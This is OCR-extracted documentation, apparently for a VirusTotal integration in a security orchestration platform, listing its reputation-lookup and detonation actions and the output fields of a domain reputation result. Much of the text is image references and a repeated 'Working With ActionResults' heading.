
test connectivity - Validate the asset configuration for connectivity
file reputation - Queries VirusTotal for file reputation info
url reputation - Queries VirusTotal for URL info
domain reputation - Queries VirusTotal for domain info
ip reputation - Queries VirusTotal for IP info
get file - Downloads a file from VirusTotal, and adds it to the vault
get report - Get the results using the scan id from a detonate file or detonate url action
detonate file - Upload a file to Virus Total and retrieve the analysis results
detonate url - Load a URL to Virus Total and retrieve analysis results




Action Output

DATA PATH	TYPE	CONTAINS	EXAMPLE VALUES
action_result.status	string		success
action_result.parameter.domain	string	domain	test.com
action_result.data.*.Alexa category	string		test
action_result.data.*.Alexa domain info	string	domain	test.com is one of the top 10 sites in the world and is in the test category
action_result.data.*.Alexa rank	numeric		10
action_result.data.*.BitDefender category	string		searchengines
action_result.data.*.BitDefender domain info	string	domain	This URL domain/host was seen to host badware at some point in time
action_result.data.*.Dr&2e;Web category	string		
action_result.data.*.Dr.Web category	string		chats
action_result.data.*.Forcepoint ThreatSeeker category	string		search engines and portals
action_result.data.*.Malwarebytes hpHosts info	string		
action_result.data.*.Opera domain info	string	domain	The URL domain/host was seen to host badware at some point in time
action_result.data.*.TrendMicro category	string		search engines portals
action_result.data.*.WOT domain info.Child safety	string		Excellent
action_result.data.*.WOT domain info.Privacy	string		Excellent
action_result.data.*.WOT domain info.Trustworthiness	string		Excellent
action_result.data.*.WOT domain info.Vendor reliability	string		Excellent
action_result.data.*.Websense ThreatSeeker category	string		search engines and portals
action_result.data.*.Webutation domain info.Adult content	string		no
action_result.data.*.Webutation domain info.Safety score	numeric		100
action_result.data.*.Webutation domain info.Verdict	string		safe
action_result.data.*.categories	string		search engines and portals
action_result.data.*.detected_communicating_samples.*.date	string		2019-02-01 07:43:22


Working With ActionResults




Working With ActionResults




Working With ActionResults




Working With ActionResults




Working With ActionResults




Working With ActionResults



Working With ActionResults




Working With ActionResults



rn data into doing


Working With ActionResults



